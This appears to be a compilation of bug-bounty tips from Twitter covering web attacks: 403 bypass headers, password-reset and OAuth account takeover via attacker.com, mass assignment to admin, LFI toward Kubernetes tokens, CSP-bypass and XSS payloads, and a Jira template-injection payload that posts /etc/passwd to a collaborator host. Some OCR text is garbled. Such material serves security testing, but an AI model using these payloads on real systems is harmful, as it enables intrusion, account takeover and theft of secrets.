Access control vulnerabilities

Access control vulnerabilities with blocked access can be bypassed by adding the X-Original-URL header.

POST /admin/deleteUser HTTP/1.1 → 403

POST / HTTP/1.1

X-Original-URL: /admin/deleteUser → 200OK

Bypass Success!

Using the password reset code more than once

```
● ● ●
Using the password reset code more than once - #BugBountyTips

Reset password base64 code/token:
SNwLvSGdzNWZrTTVJUmZHcmAvU@xab3I4R1BJPQ==

Add another equal:
SNwLvSGdzNWZrTTVJUmZHcmAvU@xab3I4R1BJPQ==

Add another equal:
SNwLvSGdzNWZrTTVJUmZHcmAvU@xab3I4R1BJPQ==

- Summary: Each time you add another equal, the code will work again
@SalahHasoneh1
```

Testing Account Takeover Vulnerabilities,

```
● ● ●
Some best approaches for account takeover
@ehsayaan on Twitter.....

References from @_jensec @HusseiN98D

1. Password Reset Functionality
* Try Adding victim@email.com,attacker@email.com
or victim@email.com$bcc:attacker@email.com or repeat email parameter by adding `&`
* Check Response if token is getting leaked or not.

2. Social Sign-On
* See If there is any email parameter on social sign-on and try to manipulate it.
* Try Removing Email From Scope and Add Victim's Email Manually.

3. Password or Email Change function.
* Try Changing Password and See if there's an email parameter in password change request
* Try changing your email to existing victim's email.

4. Sign-UP Function
* Try Sign-Up Using Existing(victim) Email, you might end up logging into victim's account.
* Use Phone Number instead email in 3rd party sing-up then link victim's email to your account.

If you have suggestions, Please follow-up in this thread.

Thanks !!!
```

<https://twitter.com/lutfumertceylan/status/1285025918617100289>



<https://twitter.com/ngkogkos/status/1284944665243000834>

API ENDPOINT

If you playing with "API ENDPOINT" always try to send "INVALID CONTENT TYPE" end-up by getting hidden endpoints in "RESPONSE".

payment process bypass Price Manipulation

a small edit, the price value decreases to 10%.



https://twitter.com/Rahul_Nakum/status/1284475996746309638

https://twitter.com/MasterSEC_AR/status/1262920577158918148

find broken link hijacking:

1. Go to site map in burp, and copy all the "links" in the host into a file.
2. Now,

```
cat links | unfurl domain | grep -v target | grep -v target-name | sort -u | tee external
```

At this point, you will have all the external links
[...] present on all the domains you have visited.
4. You just have to filter out the 404 pages and you could do that by

```
cat external | httpx -status-code | tee ext_status
```
5. Now, go and manually verify the 404 pages if any of the domains are available for sale.

<https://twitter.com/intigrity/status/1222868788070227970>

Email attack

homographs IDN

the company's mail system can be vulnerable to homographs IDN ,
try to ask reset password for victim@example-com to victim@exàmple-com , if the backend is vulnerable it will be sent to xn--bl-mple-com instead of example-com

this happens if the website send reset link to the email that been submitted in the request and not the email that existed in the database

session expiration

Bug :- session expiration bypass with the help of 2fa
To verify this login to two browsers. Here let us name Chrome as device 'A'
And Firefox as device 'B'.
1. Goto device 'A' and navigate to change password url
2. Goto device B and login with email and password and stay at 2fa page.
3. Back to device A, now change password. (By doing this old sessions revoke)
4. Goto device B, now enter 2FA and you will be redirected to dashboard.
Was rewarded with \$\$\$ bounty.

Information discloser

Protip: use

<http://censys.io>

and look for subdomains. look for 3306 port in scope
if there is such port then open the address you will find phpmyadmin panel at
<http://site.com/phpmyadmin/>
ip/phpmyadmin/
Above method i use to find phpmyadmin panel :)

https://twitter.com/manas_hunter/status/1282743891154792449

<https://twitter.com/EIMrhassel/status/1282661956676182017>

<https://twitter.com/alicanact60/status/1282030697742467072>

<https://twitter.com/AmitMDubey/status/1281920617931923458>

session expiration

https://twitter.com/the_vyAdha/status/1283336496544505859

<https://twitter.com/N008x/status/1282889370941509634>

https://twitter.com/manas_hunter/status/1282743891154792449

OAUT through FUZZ

#bugbounty

I Was able to bypass the Filter on OAUT through FUZZ With URL-Encode Chars , Found that Website Add / before %5b when redirect the token

Example : target/oauth?redirect_uri=

<http://attacker.com>

%https://t.co/QSv7Vm2STd

Redirect Token to :

<http://Attacker.com/%5b.target.com?token=...>

read Js file

Make sure to read Js file to get all the API endpoints



And create GET, HEAD, POST, TRACE, etc request To create internal errors or something useful



Developers might forget to handle exceptions on some endpoints



And will get something to report



<https://twitter.com/intigrity/status/1185522498990989313>

Blind SSRF


1. cat aquatone/*/urls.txt | grep sentry
2. Burpsuite
3. Send it to Repeater
4. Change the value of filename: to a

<http://postb.in>

- url (or similar)
- 5. Wait for a connection
- 6.

```
https://twitter.com/SalahHasoneh1/status/1281274120395685889
```

AlienVault OTX



Ways to bypass 2FA



Change Email Id

ATO:

1. there was an option to change email id.
2. Changed the mail id and capture that request.
3. My userid and changed mail was in that request.
4. I changed replaced my used id with victims user id.
5. Boom victims email was changed.

#bugbounty#BugBounty#infosec

Dom based XSS



A short IDOR story

A screenshot of a Sublime Text editor window titled "untitled - Sublime Text (UNREGISTERED)". The text content discusses an Information Disclosure Vulnerability (IDOR) in a document sharing API. It shows two request/response pairs. In the first pair, a user shares a document with a receiver's email. In the second pair, the user edits the request to change the "email" parameter in the JSON body to "userid", which contains the victim's user ID. The response still returns the victim's email address, demonstrating a leak of internal user information.

<https://twitter.com/Elawadly77/status/1280827282391797760>

<https://twitter.com/trbughunters/status/1280585886548320257>

Api key vulnerability finder

<https://googlekey.blindf.com/>

#SSRF

```

SSRF at https://api-image.host.redacted.com/
1. Scraped Wayback Machine for potential parameters with
   "Cat target_subdomains.txt | waybackurls >waybackdata.txt"
2. Found an endpoint on the target subdomain with a parameter
   img_url=othertarget_subdomain.api.target.com/image.jpg
3. Tested for SSRF by inserting burp collaborator link in ?img_url parameter and checking for a ping
   back. No luck!
4. Created an image file on my VPS and pointed the ?img_url parameter to 1.jpg served through Python
   Simple HTTP Server.
5. Target issued a GET request to my server and retrieved the image file.
6. Pivot to internal network??? Check whether you are able to retrieve any other interesting stuff
   besides the images being echoed in the application's response. A good place to start would be to verify
   whether the file extension is being properly validated.

Good luck!

```

Sometimes you got to keep it simple in

#bugbounty

. Just got an

#SSRF

, steps (credits below):

- 1 Run getallurls for all assets & merge results
- 2 `cat results | grep "url="| anti-burl | tee ssrf.txt`
- 3 Review & cleanup list
- 4 Fuzz all "url-like" params w/ Burp collab &

#ffuf

bruteforce params

So a

#bugbountytip

is to recursively bruteforce parameters. For exemple:

*

http://exemple.com/page

? - - > valid param "ID"

* bruteforce params for

http://exemple.com/page?ID=1

- - > valid parameter "method"

* next bruteforce

http://exemple.com/page?ID=1&method=VALUE...


and so on

cloudflare Bypass

Domain > DNS Lookup > protected by Cloudflare > Search historic IPs on ViewDns > Identify the ones other than cloudflare > made a /etc/hosts file entry > Browse the website.

<https://twitter.com/MrROY4L3/status/1278386423314280449>

simple IDOR after account takeover.




```
● ● ●
1.Tried placing a "test" order on behalf of an employee.
2.Order Placed Successfully.
3.Click on Order Details.
4.Can see order number in the address bar.
5.Change last two digits and able to see other employee Orders.
6.Order details has a tracking link of the placed orders.
7.Tracking link redirects to the logistic company shipping, the order for the employee.
8.Now have the ability to send updates to myself.
9.If the order is delivered then can also see the Proof Of Delivery (enumerate the name of the person who received the order).
10.This is for any of the employees, by changing a few digits of the order number.
```

<https://twitter.com/nehatarick/status/1279384542013468672>

<https://twitter.com/spaceraccoonsec/status/1277207011432607744>

Bug Bounty One Liners Registering as an Employee leads to claim of Employee Only Private Offers and getting an "Identification Card".



```
● ● ●
1)inurl:"Target Name" employee offers
2)Found website which provides offers to the Target.
3)Found that offers were restricted to employees only.
4)Tried registering with random numbers in the "Employee ID" field.
5)Successfully registered as an employee because no verification of "Employee ID".
6)Registering as an employee leads to claim of private offers.
7)The website also provides an "Identification Card" which I can use to show, that I am a legitimate employee of the Target.
```

information disclosure\

One way to find information disclosure vulnerabilities is to change the header.

Change the Accept header to:

Accept: application/json, text/javascript, */*; q=0.01

Some vulnerable servers reveal server version information, stack and route information

.Was searching some endpoints on github with following

```

"
http://site.com
" url=
"
http://site.com
" redirect=
"
http://site.com
" uri=
2. Found login function endpoint and accessible URL
3. The same function was their all 7 subs. All affected

```

Found simple oauth stealing
 Endpoint:
auth?response_type=code&redirect_uri=

Failed to find an endpoint for testing ?

Inject your payload on :
 1. Every URL query string.
 2. Every parameter in body of the post request.
 3. Every Cookie.
 4. Every HTTP header (User-Agent, Referer, Host and many others)
 Source : WAHH chapter-4, Page-98

[@a_L_e_r_t1](#)
[@intigrity](#)

testing a Drupal site,

BUG BOUNTY TIP

FUZZING DRUPAL

If you hunt on a Drupal website:
 fuzz with intruder '[/node/\\$](/node/$)' where '\$' is a **number** (from 1 to 500 for example).

You could find hidden pages (test, dev) which are not referenced by the search engines.



[!\[\]\(8a407abe55ae24d538a5ca024d3aa98f_img.jpg\) @adrien_jeanneau](#) www.intigrity.com

CORS Protection Bypass

If the system only allows "Origin":

<http://target.com>

",

Use a gTLD containing "com" → Origin:

<http://target.community>

Take over organization

Improper Authorization Leads to Takeover Organizations

While testing the API of an application, I came across an endpoint which disclosed the users information of my own organization.

Endpoint:

<https://site.com/api/users>

With a bit of brute forcing techniques I discovered an endpoint which disclosed users information from all the other organizations.

Endpoint:

<https://site.com/api/admin/users>

Disclosed Information:

```
[{"uid": "test", "email": "name@company.com", "first_name": "test", "last_name": "test", "company": "test"}, {  
    .....  
}]
```

Further analysis of the vulnerable endpoint showed that **HTTP POST METHOD** was also allowed. Sending a POST Request resulted in an error saying that **first_name was not provided**. Actually this was a **Mass Assignment Vulnerability** which helped me to disclose all the required parameters. So the final request looked like:

```
POST /api/admin/users  
Host: site.com  
  
{"first_name": "test", "last_name": "test", "uid": "test", "email": "email@attacker.com", "role": "admin", "company": "test"}
```


All I had to do was to replace the values of **uid** and **company** parameters. Once done, I received an email saying that I was invited to that organization as an **Admin**.

Template injection vulnerability

Helps you to find Jira Servers that may vulnerable to Template injection vulnerability [CVE-2019-11581].

Shodan:"/secure/ContactAdministrators!default.jspa"

ZoomEye:title:"System Dashboard"



The screenshot shows two windows from the Burp Collaborator client. The left window is titled 'Contact Site Administrators' and contains a form with fields: 'To' (jira Administrators), 'From' (test@test.com), and 'Subject' (1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()\$. The 'Request details' section shows the payload: \$18n.getClass().getName()java.lang.Runtime'.getMethod('getRuntime').null.invoke(null,null).exec('wget -post-file /etc/passwd 1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()\$. The right window is titled 'Burp Collaborator client' and shows a table of 'Generated Collaborator payloads'. It has columns for 'Time', 'Type', 'Payload', and 'Comment'. One row is selected with the payload: POST /secure/ContactAdministrators!default.jspa HTTP/1.1
User-Agent: Apache-HttpClient/4.5.11 (Java/JavaNet)
Accept: */*
Host: 1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 312

payload1=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload2=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload3=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload4=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload5=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload6=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload7=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload8=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload9=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload10=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload11=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload12=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload13=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload14=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload15=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload16=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload17=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload18=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload19=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()
payload20=1a0ffwja7Blapv1marvg3eu2kp@burpcollaborator.net/rctest?aa=a).waifFor()

Recon

How "Recon" helped Samsung protect their production repositories of SamsungTv, eCommerce / eStores

Credentials of BitBucket were exposed on a public board and was not enabled with 2FA, which gave access to their production BitBucket instance. Needless to say, this would have gone worse if it could have gone into wrong hands. Security is your responsibility - enable 2FA at org level for your repositories.

↑ <https://blog.usejournal.com/how-recon-helped-samsung-protect-their-production-repositories-of-samsungtv-e-commerce-estores-4c51d6ec4fd>

SAMSU

```
site:codepad.co "keyword"
site:scribd.com "keyword"
site:npmjs.com "keyword"
site:npm.runkit.com "keyword"
site:libraries.io "keyword"
site:ycombinator.com "keyword"
site:coggle.it "keyword"
site:papaly.com "keyword"
site:google.com "keyword"
site:trello.com "keyword"
site:prezi.com "keyword"
site:jsdelivr.net "keyword"
site:codepen.io "keyword"
site:codeshare.io "keyword"
site:sharecode.io "keyword"
site:pastebin.com "keyword"
site:repl.it "keyword"
site:productforums.google.com "keyword"
site:gitter.im "keyword"
site:bitbucket.org "keyword"
site:*.atlassian.net "keyword"
inurl:gitlab "keyword"
```

information and data / source code / project management

GitHub
BitBucket
GitLab
Jira/Confluence
Asana
Trello
Slack
Kibana
Zendesk

intelx.io (passwords / credentials / Keys)
papaly.com (docs/passwords/links to the internal system which aren't internal)
pastebin.com (passwords/credentials/Keys)
scribd.com (passwords/keys in documents)
trello.com (prob loads of secret :P if it's an open board)
gist.github.com (^same)
web.archive.org (Old JS, endpoints, subdomains)
Jira/Confluence
and of course the ones like GitHub, Bitbucket, GitLab
.....

where can we find the credentials of these services?

1 information disclosure via Service-Now!



XSS

Good tip by

[@Masonhck3571](#)

:

If u find an Open Redirect try and chain it with XSS to pull the contents from local storage.

Example:

`javascript:alert(JSON.stringify(localStorage))`

Sexy tip

[@Masonhck3571](#)

Keep rocking







"/gitlab/*" endpoint is affected from the Jenkins Gitlab Hook Plugin Reflected XSS vulnerability. (CVE-2020-2096)

<https://twitter.com/bugbountynghts/status/1223030088914128898>

A source code disclosure vulnerability which I found a while ago:

Severity: HIGH
Bounty: \$750
Platform: Hackerone
Program: Private

1. Scraped the source code of the website and found an internal s3 server used for serving static content.
2. The url looked like [https://domain.com/\[bucket-name\]/main.js](https://domain.com/[bucket-name]/main.js)
3. Bruteforced the bucket- name parameter.
4. Found a bucket with name repo which had debian packages.
5. Downloaded the packages & extracted the files using ar command:
 # ar vx package.deb
7. Extracted the data.tar.gz inside the extracted package.
 # cd pacakge
 # tar xzvf data.tar.gz
8. Found a bunch of python files, access tokens & source codes with business logic

Trello boards

<https://twitter.com/xKushagra/status/989074112411824129>

XXE

#bugbountytip Company fixed an XXE by blocking arbitrary URL(s) to grab an SVG? Try & bypass it by embedding the SVG using the Data URI protocol handler [data:image/svg+xml;base64,XXE_PAYLOAD], most of the time it would work! #BugBounty #TogetherWeHitHarder #infosec #infosecurity

<https://twitter.com/huntmost/status/1195507306919804928>

https://twitter.com/prateek_0490/status/1046077319801184259

<https://twitter.com/11xuxx/status/1250764273623629826/photo/1>

LFI RFI

If you find a LFI ignore /etc/passwd and go for /var/run/secrets/kubernetes.io/serviceaccount this will raise the severity when you hand them a kubernetes token or cert.

https://twitter.com/Random_Robbie/status/1072235866582642689

time: I've got a RCE by using this tip: while testing for malicious file uploads, if .php extension is blacklisted you can try .PhP , .php5 and .php3 Sometime this fools the backend and you get shell! RTs & comments are appreciated.

Follow

[#bugbountytips](#)

[#pentest](#)

```
https://twitter.com/HusseiN98D/status/1220120543778787328
```


Wildcard bypass & LFI

1. Intercepted a POST req that pointed to a local file "/usr/local/redacted/filename"
2. tried "/etc/passwd" → bad request
3. "/user/local/../../etc/passwd" → bad request
4. "/user/local/redacted/../../etc/passwd" → OK
5. LFI & bounty

```
https://twitter.com/11xuxx/status/1252905397259767808
```

If a web application allow you to upload a .zip file, zip:// is an interesting PHP wrapper to turn a LFI into a RCE.

```
https://twitter.com/Yumi\_Sec/status/1253620834691887105?ref\_src=twsrc%5Etfw%7Ctwcamp%5Eweetembed%7Ctwterm%5E1253620834691887105%7Ctwgr%5E&ref\_url=https%3A%2F%2Ftwitter.com%2FYumi\_Sec%2Fstatus%2F1253620834691887105
```



<p>Using space symbols</p> <pre>/admin%20 /admin%09</pre> <p>May break regex logic</p>	<p>Using traversal tricks:</p> <pre>/admin/..;/ /static./admin.jsp</pre> <p>Depends on reverse proxy used by web application</p>
<h3>4 SIMPLE WAYS HOW TO BYPASS 403 AND ACCESS /ADMIN</h3>	
<p>X-Rewrite-URL header:</p> <p>Send request to /index.html with X-Rewrite-URL: /admin</p> <p>May redefine the input URL in request after restrictions applied</p>	<p>X-Real-IP/X-Forwarded-For</p> <p>Send request to /admin with X-Real-IP: 127.0.0.1 X-Forwarded-For: 127.0.0.1</p> <p>Admin page may be accessible from local IP</p>
Hack3rScr0lls	BugBounty Trick
@hackerscrolls @hackerscrolls	

<https://twitter.com/kunalp94/status/1055668548943536129>

https://twitter.com/_ayoubfathi_/status/1041319555308707841

bypass a 2FA

I just happened to be able to bypass a 2FA in place during a recent engagement. And this was how I did it.

[#bugbountyTips](#)

[#pentestTips](#)

Last /setup/ endpoint was by attacker while the first one is as victim.

```
File Edit Search Options Help
12fa bypass:
2
31) /auth/mfa/setup --> To setup 2fa
42) /auth/mfa/verify --> endpoint that asks to put in OTP from your authenticator.
53) Login and visit /auth/mfa/setup when the application asks for OTP to login.
64) Set it up in your (attacker's authenticator).
75) Still victim can use his authenticator's OTP and you still can use the one set up in yours.
8|
```

<https://twitter.com/Hxzeroone/status/1250342399068352512>

<https://twitter.com/hakluke/status/1183314554874318849>

bypass the auth

Testing authorization/access controls with a numeric ID? Try decimals/floats and round to the number you want to access.

Example:

admin role ID is 1

Try to set your ID to 0.9 and it may bypass the auth check as system will round up after auth check

#CSP

It's possible to bypass

#CSP

with the following :

#JSONP

:

```
<script src="https://trustedsite/jsonp?callback=payload">
```

#AngularJS

```
<script src="https://trustedsite/angularjs/1.3/angularjs.min.js">
```

```
<div ng-app ng-csp id=p ng-click=$event.view.alert(1)>
```

Web-cache deception

Alright , here comes rare scenario attack condition which I got last week.

If you got Web-cache deception attack and you can see logout in any cached endpoint like .css, then try to view-source code for disclosure.

If you get info like {userid:11,etc} ,then it's fine.

(1/2)

But If you see response like

```
{userid:null, username:null,email:null,payment:null}
```

Then don't quit yet.

Just try to inspect element and there, in element section, you can see response and it was reflected as
{userid:111,email:a@bug.com,...}

Try till last check and exploit.

Host Header injection

Bug Bounty Tips - 01

Host Header Injection Attacks:

Ability to tamper/change the functionality of the application behaviour using the Host: header value

```
GET /index.php HTTP/1.1
User-Agent: Mozilla/4.0
Host: target.net
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

 @Sin_Khe

Helpful headers

<https://github.com/PortSwigger/param-miner>

- X-Originating-IP: IP
- X-Forwarded-For: IP
- X-Remote-IP: IP
- X-Remote-Addr: IP
- X-Client-IP: IP
- X-Forwarded-Host: IP
- ...

Vulnerabilities:

- Web Cache Poisoning
- Password Reset Poisoning
- Access to Other Internal Hosts
- Server Side Request Forgery
- ...

#Long_Live_1337



<https://twitter.com/chrisachard/status/1188870256971915265>

SQL Injection in Email Address (username) - by @dimazarno

Tips: "injection_here"[at]email[dot]com

Bypassing Email Filter which leads to SQL Injection:

<https://medium.com/@dimazarno/bypassing-email-filter-which-leads-to-sql-injection-e57bcbfc6b17>

Payload	Result	Injection Status	Description
{"email":"asd@a.com"}	{"code":200,"status":200,"message":"Email anda tidak Valid."}	Valid	
{"email":"asd a@a.com"}	{"code":200,"status":200,"message":"Bad format"}	Not Valid	
{"email":"\"asd a\"@a.com"}	{"code":200,"status":200,"message":"Bad format"}	Not Valid	
{"email":"asd(a)@a.com"}	{"code":200,"status":200,"message":"Bad format"}	Not Valid	
{"email":"\"asd(a)\"@a.com"}	{"code":200,"status":200,"message":"Email anda tidak Valid."}	Valid	

web cache poisoning.

If the target site uses "symfony", you should always try the

"X-Rewrite-URL: /admin" method.

If the target site uses vue.js or next.js, it is always good to try web cache poisoning.

Recon:

> collect target organization name
> find for this keywords in search engines and vcs like Github etc
> add interesting words in query like "ftp" "ssh"
> found valid credentials? Here's your P1 bug!
Rewards?
> generally four-digit dollars

<http://target.com/user/register>

→ 403

<http://target.com/User/register>

→ 200

Get bounty

drupal sites

take over commands using oneforeall

Some more take over commands using oneforeall

```
- cat ../../bounty-targets-data/data/domains.txt | xargs -P10 -I @@ bash -c "{ python3 http://oneforall.py --target @@ --output txt run ; }"
- cat results/*.txt >> domains ;
- subzy -targets domains -hidefails
```

Calculate http.favicon.hash for Shodan

org:YOUR_TARGET http.favicon.hash:116323821

Use this query on Shodan to find Spring Boot servers. Then check for exposed actuators. If /env is available you can probably achieve RCE. If /heapdump is accessible you may find private keys and tokens.

Google Map key

1. Find the page on

<http://target.com>

where the google map is embedded .

2. View page source.


3. Got google map key.

4. Use
